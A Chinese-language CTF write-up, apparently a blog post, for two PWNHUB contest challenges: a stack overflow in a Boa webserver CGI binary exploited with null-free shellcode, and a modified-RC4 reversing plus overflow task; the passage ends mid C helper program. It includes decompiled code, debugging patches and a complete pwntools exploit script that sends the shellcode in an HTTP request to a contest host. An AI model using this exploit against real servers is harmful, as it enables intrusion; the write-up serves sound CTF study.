PWNHUB 七月内部赛 babyboa、美好的异或 Writeup

原创

Internet_xx 于 2021-07-31 13:38:49 发布 172 收藏 1

分类专栏： 网络安全学习 ctf比赛题 网络比赛 文章标签： 网络安全 linux web安全 安全 网络

网络安全学习 同时被 3 个专栏收录

4 篇文章 9 订阅

订阅专栏

ctf比赛题

1 篇文章 0 订阅

订阅专栏

网络比赛

1 篇文章 0 订阅

订阅专栏

这次的 PWNHUB 内部赛的两道题目都不是常规题，babyboa 考察的是 Boa Webserver 的 cgi 文件的利用，美好的异或考察的则是通过逆向分析解密函数来构造栈溢出 ROP。两道题目的考点都非常新颖，其中第一道题更是结合了 Web，值得大家复现学习。点击头顶图片！


babyboa

这道题的外表就是一个 Web 页面

密码

登 录 取 消

但是实际上他的主要内容都在 cgi 文件中



cgi 文件是使用静态编译的，这在线下比赛的题目中是非常常见的，所以学会如何还原静态库的符号信息非常重要，所以这里我们第一步先尝试着还原静态库的符号信息。


1.还原静态库的符号信息

还原静态库的信息一般用的是 IDA 提供的 FLIRT，这是一种函数识别技术，即库文件快速识别与鉴定技术（Fast Library Identification and Recognition Technology）。可以通过 sig 文件来让 IDA 在无符号的二进制文件中识别函数特征，并且恢复函数名称等信息，大大增加了代码的可读性，加快分析速度。


而标准库的 sig 文件也有现成制作好的，在https://github.com/push0ebp/sig-database中下载，并且把文件导入到 IDA/sig/pc 中就能够使用，我这里为了快速找到我们导入的 sig 文件，将该文件夹中原有的文件都放到了 bak 目录下，把我们猜测可能会用到的符号文件放置到目录下

bak	2021/7/7 21:00	文件夹	
ubuntu	2021/7/7 20:53	文件夹	
windows	2021/7/7 20:53	文件夹	
libc6_2.21-0ubuntu4_amd64.sig	2020/6/2 10:46	SIG 文件	43 KB
libc6_2.21-0ubuntu5_amd64.sig	2020/6/2 10:46	SIG 文件	43 KB
libc6_2.21-0ubuntu6_amd64.sig	2020/6/2 10:46	SIG 文件	43 KB
libc6_2.23-0ubuntu1_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu2_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu3_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu4_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu5_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu6_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu7_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu9_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.23-0ubuntu10_amd64.sig	2020/6/2 10:46	SIG 文件	44 KB
libc6_2.26-0ubuntu2.1_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.26-0ubuntu2_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.26-0ubuntu3_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.26-0ubuntu4_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.27-0ubuntu2_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.27-0ubuntu3_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB
libc6_2.27-3ubuntu1_amd64.sig	2020/6/2 10:46	SIG 文件	45 KB

导入后再在 IDA 中按 Shift + F5，打开“List of applied library modules”页面




然后再按 INS 并选择要自动分析特征还原的静态库文件



我这里测试多次后选择的是 Ubuntu 16.04 libc6（2.23-0ubuntu6/amd64），如果你不知道静态编译使用的是哪个版本的库文件，可以尝试多导入几个版本的文件进行测试。

导入之后可以看到识别到了 623 个函数，并且大部分函数都有了名称



2.逻辑分析

在 Web 页面中输入密码可以抓到如下的包

▼ General

Request URL: http://47.99.38.177:20001/cgi-bin/Auth.cgi?password=wjh

Request Method: GET

Status Code: 200 OK

Remote Address: 47.99.38.177:20001

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers View source

Connection: close

Content-Type: text/html;charset:utf-8

Date: Thu, 08 Jul 2021 10:37:41 GMT

Server: Boa/0.94.13

也就是实际上 Web 页面就是用来向后端的 cgi 传递参数，并且在 cgi 中判断密码信息

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int len; // [rsp+Ch] [rbp-14h]
  __int64 v5; // [rsp+10h] [rbp-10h]
  _BYTE *query; // [rsp+18h] [rbp-8h]

  query = 0LL;
  IO_puts("Content-Type:text/html;charset:utf-8\r\n");
  if ( !getenv("REQUEST_METHOD") )
  {
    IO_puts("No client request from user !");
    return -1;
  }
  v5 = getenv("REQUEST_METHOD");
  if ( !(unsigned int)strcmp(v5, (__int64)"GET") )
  {
    if ( getenv("QUERY_STRING") )
      query = (_BYTE *)getenv("QUERY_STRING");
    len = strlen(query);
    if ( !query || !len )
    {
      IO_puts("There's no input data !");
      return -1;
    }
    query[len] = 0;
  }
  get_date();
  strnpy((__int64)bss_data, (__int64)query, 127LL);
  handle(query);
  return 0;
}
```

main 函数中分别判定了 REQUEST_METHOD 和 QUERY_STRING 是否正确，这两个参数分别代表的是访问的模式和传递的参数，在上面例子中应该是 GET 和 password=wjh。

通过初步的判断之后，就把参数的 127 字节复制到 bss 段上的一块内容上，并且通过 handle 函数来处理参数信息。

```
__int64 __fastcall handle(__int64 a1)
{
  __int64 result; // rax
  __int8 v2[128]; // [rsp+10h] [rbp-80h] BYREF

  *(_WORD *)v2 = 0;
  *(_WORD *)&v2[2] = 0;
  *(_DWORD *)&v2[4] = 0;
  memset(&v2[8], 0, 0x78uLL);
  strcpy((__int64)v2, a1 + 9);
  if ( !(unsigned int)strcmp((__int64)v2, (__int64)"3cdacd56474cb25bf4bd00bbd0e148ce") )
  {
    printf((__int64)"<br>Login success!<br>");
    IO_puts("<br>flag{fake_flag}<br>");
    result = 0LL;
  }
  else
  {
    printf((__int64)"<br>Login Failed!<br>");
    result = 0xFFFFFFFFLL;
  }
  return result;
}
```

在这个函数中先把栈上的数据清 0，再把参数从第 9 位开始复制到栈上，从九位开始的原因是为了从 password=wjh 中取出 wjh 这个字符串用于判断，因为这个才是 Web 中真正输入的密码信息。

在栈上储存参数信息的只有 0x80 个字节，但是在前面获取参数的时候对长度没有限制，所以我们只要在参数中避免\x00 ，就可以造成栈溢出来进行后续的利用。

但是没有\x00 想要构造出 ROP 实在是不能够想象（因为地址中肯定会有\x00 数据），所以我这个时候对程序进行了 checksec

```
wjh@ubuntu:/mnt/hgfs/share/pwncode/AWDNEW/Attack_Modules/babyboa/cgi-bin$ checksec --file=Auth.cgi
[*] '/mnt/hgfs/share/pwncode/AWDNEW/Attack_Modules/babyboa/cgi-bin/Auth.cgi'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```


发现在程序中的保护是全关的，并且在进入 handle 函数之前有复制我们传入的参数到 bss 段上，这意味着我们只需要把返回地址修改为 bss 段上的参数，并且把这一段参数构成为没有\x00 的 shellcode，就可以执行 shellcode 控制程序流程。

3.漏洞利用

有了上述的思想之后，我们只需要考虑的就是如何构造 shellcode，以及如何调试等这些细节上的问题。

如何调试程序

由于程序就是 amd64 架构的程序，所以我们实际上能够直接的执行这个文件，但是由于我们没有传入参数的两个环境变量，所以我们也无法成功进入 handle 函数流程。

我这里使用的方法是直接 nop 掉 GET 参数的那部分判断，然后 patch getenv(“QUERY_STRING”)为 read 函数，具体的汇编代码如下。

```
.eh_frame:00000000004C3A08 sub_4C3A08      proc near               ; CODE XREF: sub_400AD6+8D↑p
.eh_frame:00000000004C3A08                 xor     eax, eax        ; Keypatch modified this from:
.eh_frame:00000000004C3A08                                         ;   db 24h
.eh_frame:00000000004C3A08                                         ;   db 0D0h
.eh_frame:00000000004C3A0A                 xor     edi, edi        ; Keypatch modified this from:
.eh_frame:00000000004C3A0A                                         ;   db 0F3h
.eh_frame:00000000004C3A0A                                         ;   db 0FFh
.eh_frame:00000000004C3A0C                 mov     esi, offset byte_6D2DA0 ; Keypatch modified this from:
.eh_frame:00000000004C3A0C                                         ;   db 0AAh
.eh_frame:00000000004C3A0C                                         ;   db 0
.eh_frame:00000000004C3A0C                                         ;   db 0
.eh_frame:00000000004C3A0C                                         ;   db 0
.eh_frame:00000000004C3A0C                                         ;   db 0
.eh_frame:00000000004C3A11                 mov     edx, 1000h      ; Keypatch modified this from:
.eh_frame:00000000004C3A11                                         ;   db 41h
.eh_frame:00000000004C3A11                                         ;   db 0Eh
.eh_frame:00000000004C3A11                                         ;   db 10h
.eh_frame:00000000004C3A11                                         ;   db 86h
.eh_frame:00000000004C3A11                                         ;   db 2
.eh_frame:00000000004C3A16                 syscall                 ; Keypatch modified this from:
.eh_frame:00000000004C3A16                                         ;   db 43h
.eh_frame:00000000004C3A16                                         ;   db 0Dh
.eh_frame:00000000004C3A18                 mov     eax, esi        ; Keypatch modified this from:
.eh_frame:00000000004C3A18                                         ;   db 6
.eh_frame:00000000004C3A18                                         ;   db 2
.eh_frame:00000000004C3A1A                 retn                    ; Keypatch modified this from:
.eh_frame:00000000004C3A1A sub_4C3A08      endp                    ;   db 0A5h
.eh_frame:00000000004C3A1A
.eh_frame:00000000004C3A1A ; ---------------------------------------------------------------------------
```

程序中的 .eh_frame 这段空间是有执行权限的，如果直接 patch 程序的字节不够实现我们想要的功能，那么我们只需要直接在这段空间上写汇编代码，并且使想要 patch 的地方 call 这个地址即可，并且在修改之后返回到原来的位置。

而且 getenv 函数是以 rax 作为返回的值，内容是一个指向返回数据的指针，所以我们自己写的这个函数也需要实现这样的一个功能，我随便在 bss 段上找了一段空间，并且用 sys_read 读取内容，经过这样的修改我就可以成功的调试。

如何编写 shellcode

这里的 shellcode 比起之前所遇到的一些 shellcode 编写的题目要简单的多，关键点就在于这里的 shellcode 只需要没有\x00 即可，因为有了\x00 就会截断 Web 数据包的后续内容，导致 BOA Web 服务器无法正常的解析。

接下来只需要正常的编写 shellcode 即可，一般可能会遇到\x00 的地方就是引用一个内存地址，由于地址常常是 0x400000 这样的，最高的两个字节是\x00。我这里用的方法是异或 0x01010101 来避免地址最高两位的\x00。

orw 部分的 shellcode 直接用 pwntools 生成即可，使用以下命令就可以自动的生成出代码

```
pwnlib.shellcraft.amd64.linux.cat("/flag")
```

除了用 cat 的方法，也可以考虑使用反弹 shell 的方法，这样的话也就不用考虑到 502 报错的问题，因为不需要 flag 的回显内容。

为何 502 了

回答这个问题的答案，就有些接近现实生活中的 PWN 的意味了，这也就是为了我需要专门写 Writeup 来说明这道题目。这个问题是让我纠结很久的一个问题，直到我下载了 BOA 的源码查看，我找到了它报错 502 的位置。

```
int process_cgi_header(request * req)
{
    char *buf;
    char *c;

    if (req->cgi_status != CGI_DONE)
        req->cgi_status = CGI_BUFFER;

    buf = req->header_line;

    c = strstr(buf, "\n\r\n");
    if (c == NULL) {
        c = strstr(buf, "\n\n");
        if (c == NULL) {
            log_error_time();
            fputs("cgi_header: unable to find LFLF\n", stderr);
#ifdef FASCIST_LOGGING
            log_error_time();
            fprintf(stderr, "\"%s\"\n", buf);
#endif
            send_r_bad_gateway(req);
            return 0;
        }
    }
    if (req->simple) {
        if (*(c + 1) == '\r')
            req->header_line = c + 2;
        else
            req->header_line = c + 1;
        return 1;
    }
    if (!strncasecmp(buf, "Status: ", 8)) {
        req->header_line--;
        memcpy(req->header_line, "HTTP/1.0 ", 9);
```

这一段是 BOA 的源码，我发现当他判断 cgi 文件中没有\n\r\n 或者\n\n 这样的字符串的时候，就会报错 502。

而正常来说 cgi 文件中一定是会返回这样的字符串的，所以会运行正常。但是在 cgi 文件发生异常退出的时候，并没有把缓冲区中的数据进行输出，常规的 pwn 题都会在题目中使用 setbuf 来设置缓冲区的长度为 0，使得程序可以实时输出。而如果程序有缓冲区的话，直到缓冲区满了或者执行_IO_fflush 才会把数据内容全部输出。

在常规的程序中，虽然没有显式的去调用_IO_flush，但是默认会使用 _libc_start_main 来启动函数，而 exit 在_libc_start_main 中被自动调用，并且在 exit 又有去调用函数来检查每个缓冲区中是否有内容，如果存在内容则输出内容，所以这使得缓冲区的内容一定被输出。

```
      v12 += 3;
      *v11 = (__int64 (__fastcall *)())v13;
      if ( v12 >= (__int64 (__fastcall ***)())init_proc )
        break;
      v11 = *v12;
      if ( *((_DWORD *)v12 + 2) != 37 )
        _libc_fatal("unexpected reloc type in static binary");
    }
  }
  _pthread_initialize_minimal();
  v15 = *(_QWORD *)qword_6CEF80;
  LOBYTE(v15) = 0;
  __writefsqword(0x28u, v15);
  __writefsqword(0x30u, *(_QWORD *)(qword_6CEF80 + 8));
  if ( a6 )
    _cxa_atexit(a6, 0LL, 0LL);
  _libc_init_first(a2, a3, qword_6D1660);
  if ( a5 )
    _cxa_atexit(a5, 0LL, 0LL);
  if ( dword_6CEF98 )
    _libc_check_standard_fds();
  if ( a4 )
    a4(a2, a3, qword_6D1660);
  dl_debug_initialize(0LL, 0LL);
  if ( setjmp((struct __jmp_buf_tag *)v20) )
  {
    MEMORY[0]();
    if ( _InterlockedDecrement(0LL) )
    {
      while ( 1 )
        v17 = sys_exit(0);
    }
    v16 = 0;
  }
  else
  {
    v21 = __readfsqword(0x300u);
    v22 = __readfsqword(0x2F8u);
    __writefsqword(0x300u, (unsigned __int64)v20);
    v16 = a1(a2, a3, qword_6D1660);             // 执行main函数
  }
  exit(v16);                                    // 调用exit
}
```

综上所述，我们需要在 shellcode 之后再加入一段代码使其调用 exit 来正常的退出程序，使得缓冲区被输出。

4.EXP

```
from pwn import *

context.log_level = "debug"
context.arch = "amd64"


def test(payload):
    sh = remote('47.99.38.177', 20001)
    data = '''GET /cgi-bin/Auth.cgi?{0} HTTP/1.1
    Host: 47.99.38.177:20001
    Connection: keep-alive
    DNT: 1
    Upgrade-Insecure-Requests: 1
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.443
0.93 Safari/537.36
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
    Accept-Language: zh-CN,zh;q=0.9


    '''.format(payload)
    sh.send(data)
    sh.interactive()


DEBUG = False
exit_addr = 0x400e26
shellcode_addr = 0x6D26C0
shellcode = '''
mov eax, 0x01410f27;
xor eax, 0x01010101;
jmp rax;
'''
shellcode = pwnlib.shellcraft.amd64.linux.cat("/flag") + shellcode
shellcode = asm(shellcode).ljust(0x50, '\x90')
payload = shellcode + 'a' * (0x91 - len(shellcode)) + '\xC0\x26\x6D'
if DEBUG:
    sh = process('./Auth.cgi')
    gdb.attach(sh, "b *0x0000000000400AD5")
    sh.sendafter("charset:utf-8", payload)
    sh.interactive()
else:
    test(payload)
```

执行脚本之后 flag 存在于所有数据之前，这是因为直接通过 orw shellcode 输出的 flag 数据不需要经过缓冲区，而其他数据在执行 exit 过程中才从缓冲区中输出，这正印证了我们之前的想法。

```
[DEBUG] Received 0xe2 bytes:
    'HTTP/1.0 200 OK\r\n'
    'Date: Thu, 08 Jul 2021 12:40:35 GMT\r\n'
    'Server: Boa/0.94.13\r\n'
    'Connection: close\r\n'
    'flag{c345ada5df280f20100b388710ec635d}Content-Type:text/html;charset:utf-8\r\n'
    '\n'
    'Thu Jul  8 12:40:36 UTC 2021\n'
    '<br>\n'
    '<br>Login Failed!<br>'



Thu Jul  8 12:40:36 UTC 2021
<br>
<br>Login Failed!<br>[*] Got EOF while reading in interactive
```


美好的异或

这道题目其实考察的是 逆向算法 + 简单的栈溢出

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  unsigned int s; // eax
  int v5; // [rsp+0h] [rbp-A0h]
  unsigned int v6; // [rsp+4h] [rbp-9Ch]
  int i; // [rsp+8h] [rbp-98h]
  int j; // [rsp+8h] [rbp-98h]
  int v9; // [rsp+Ch] [rbp-94h]
  int v10; // [rsp+10h] [rbp-90h]
  char e[16]; // [rsp+20h] [rbp-80h] BYREF
  unsigned __int8 d[10]; // [rsp+30h] [rbp-70h] BYREF
  char v13[88]; // [rsp+40h] [rbp-60h]
  unsigned __int64 v14; // [rsp+98h] [rbp-8h]

  v14 = __readfsqword(0x28u);
  v5 = 0;
  v6 = 0;
  v9 = 0;
  v10 = 0;
  init_0(a1, a2, a3);
  system("echo enter:");
  read(0, buf, 0xE0uLL);
  get_si();
  get_ki();
  swap_si();
  get_xor_data((__int64)e, 10u);
  while ( 1 )
  {
    for ( i = 0; i <= 9; ++i )
    {
      e[i] = buf[v9];
      v10 += buf[v9++];
    }
    if ( !v10 )
      return 0LL;
    v10 = 0;
    encode((__int64)e, (__int64)d);
    s = (unsigned int)((d[7] + (d[6] << 8) + d[5] + (d[4] << 8) + d[3] + (d[2] << 8) + d[1] + (d[0] << 8)) >> 31) >> 24;
    if ( (unsigned __int8)(s + d[7] + d[5] + d[3] + d[1]) - s - d[8] != d[9] )
      break;
    for ( j = 0; j <= 7; ++j )
      v13[v5++] = d[j];
    printf("%d is ok", v6++);
  }
  return 0LL;
}
```

识别加密函数

可以先看看几个函数分别干了什么

```
_DWORD *get_mi()
{
  _DWORD *result; // rax
  int i; // [rsp+0h] [rbp-4h]

  for ( i = 0; i <= 0x1FF; ++i )
  {
    result = s;
    s[i] = i;
  }
  return result;
}
```

```
unsigned __int64 get_ki()
{
  unsigned __int64 result; // rax
  unsigned int i; // [rsp+0h] [rbp-10h]
  int j; // [rsp+4h] [rbp-Ch]
  int len; // [rsp+8h] [rbp-8h]
  int v4; // [rsp+Ch] [rbp-4h]

  len = strlen(key);
  for ( i = 0; ; ++i )
  {
    result = i;
    if ( (int)i >= len )
      break;
    key_data[i] = key[v4];
  }
  for ( j = 0; j <= 0x1FF; ++j )
  {
    result = (unsigned __int64)k;
    k[j] = key_data[j % len];
  }
  return result;
}
```

```
_DWORD *swap_encode()
{
  _DWORD *result; // rax
  int v1; // [rsp+0h] [rbp-Ch]
  int i; // [rsp+4h] [rbp-8h]
  int v3; // [rsp+8h] [rbp-4h]

  v1 = 0;
  for ( i = 0; i <= 0x1FF; ++i )
  {
    v1 = (s[i] + v1 + (char)k[i]) % 0x200;
    v3 = s[i];                                  // swap(s[i], s[v1])
    s[i] = s[v1];
    result = s;
    s[v1] = v3;
  }
  return result;
}
```

```
__int64 __fastcall get_xor_data(__int64 a1, unsigned int a2)
{
  __int64 result; // rax
  int i; // [rsp+18h] [rbp-14h]
  int v5; // [rsp+1Ch] [rbp-10h]
  int v6; // [rsp+20h] [rbp-Ch]
  int v7; // [rsp+24h] [rbp-8h]

  v6 = 0;
  v5 = 0;
  for ( i = 0; ; xor_data[v6++] = s[(s[v5] + s[i]) % 512] )
  {
    result = a2--;
    if ( !(_DWORD)result )
      break;
    i = (i + 1) % 0x200;
    v5 = (v5 + s[i]) % 0x200;
    v7 = s[i];
    s[i] = s[v5];
    s[v5] = v7;
  }
  return result;
}
```

其实看到这几个函数，就可以大概猜到程序的加密是使用的魔改的 RC4 加密（把 RC4 加密中的 0x100 改为了 0x200）。

识别 RC4 加密的关键实际上就在于它的初始化秘钥代码，也就是循环对 s[i]进行赋值，赋值的内容就是为 i，另一个特征就是他的交换过程中的计算出的下标(s[i] + k[i] + v1) % 0x100，只需要看到类似的交换代码，就可以直接确定是 RC4 加密。

但由于 RC4 加密的本质操作就是通过得到异或数据进行异或，所以我们实际上只需要动态调试得到异或的数据并记录即可，在加解密的时候不需要考虑是什么加密，只需要对操作的内容进行异或。

解密数据和校验位

```
while ( 1 )
{
  for ( i = 0; i <= 9; ++i )
  {
    e[i] = buf[v9];
    v10 += buf[v9++];
  }
  if ( !v10 )
    return 0LL;
  v10 = 0;
  encode((__int64)e, (__int64)d);
  s = (unsigned int)((d[7] + (d[6] << 8) + d[5] + (d[4] << 8) + d[3] + (d[2] << 8) + d[1] + (d[0] << 8)) >> 31) >> 24;
  if ( (unsigned __int8)(s + d[7] + d[5] + d[3] + d[1]) - s - d[8] != d[9] )
    break;
  for ( j = 0; j <= 7; ++j )
    v13[v5++] = d[j];
  printf("%d is ok", v6++);
}
```

下面这一段就是对内容进行异或运算，encode 函数经过混淆代码非常的复杂，但是我们实际上通过前面的函数就可以猜测到这个函数的功能，也就是将数据进行异或。

因为异或的数据是固定的，所以实际上这里传入的数据如果全都是\x00，就可以直接得到异或的秘钥，我觉得这里的实现是存在一定的问题的，这使得对代码的分析实际并不必要，只需要提取出异或的内容即可。

我这里编写程序来提取出异或的数据

```
#include <cstdio>
#include <cstring>

unsigned int sz[10];

void rc4_init(unsigned int* s, unsigned char* key, unsigned long Len)
{
    int i = 0, j = 0;
    unsigned char k[0x200] = { 0 };
    unsigned int tmp = 0;
    for (i = 0; i < 0x200; i++)
    {
        s[i] = i;
        k[i] = key[i % Len];
    }
    for (i = 0; i < 0x200; i++)
    {
        j = (j + s[i] + k[i]) % 0x200;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
}

void rc4_crypt(unsigned int* s, unsigned int* Data, unsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned int tmp;
    for (k = 0; k < Len; k++)
    {
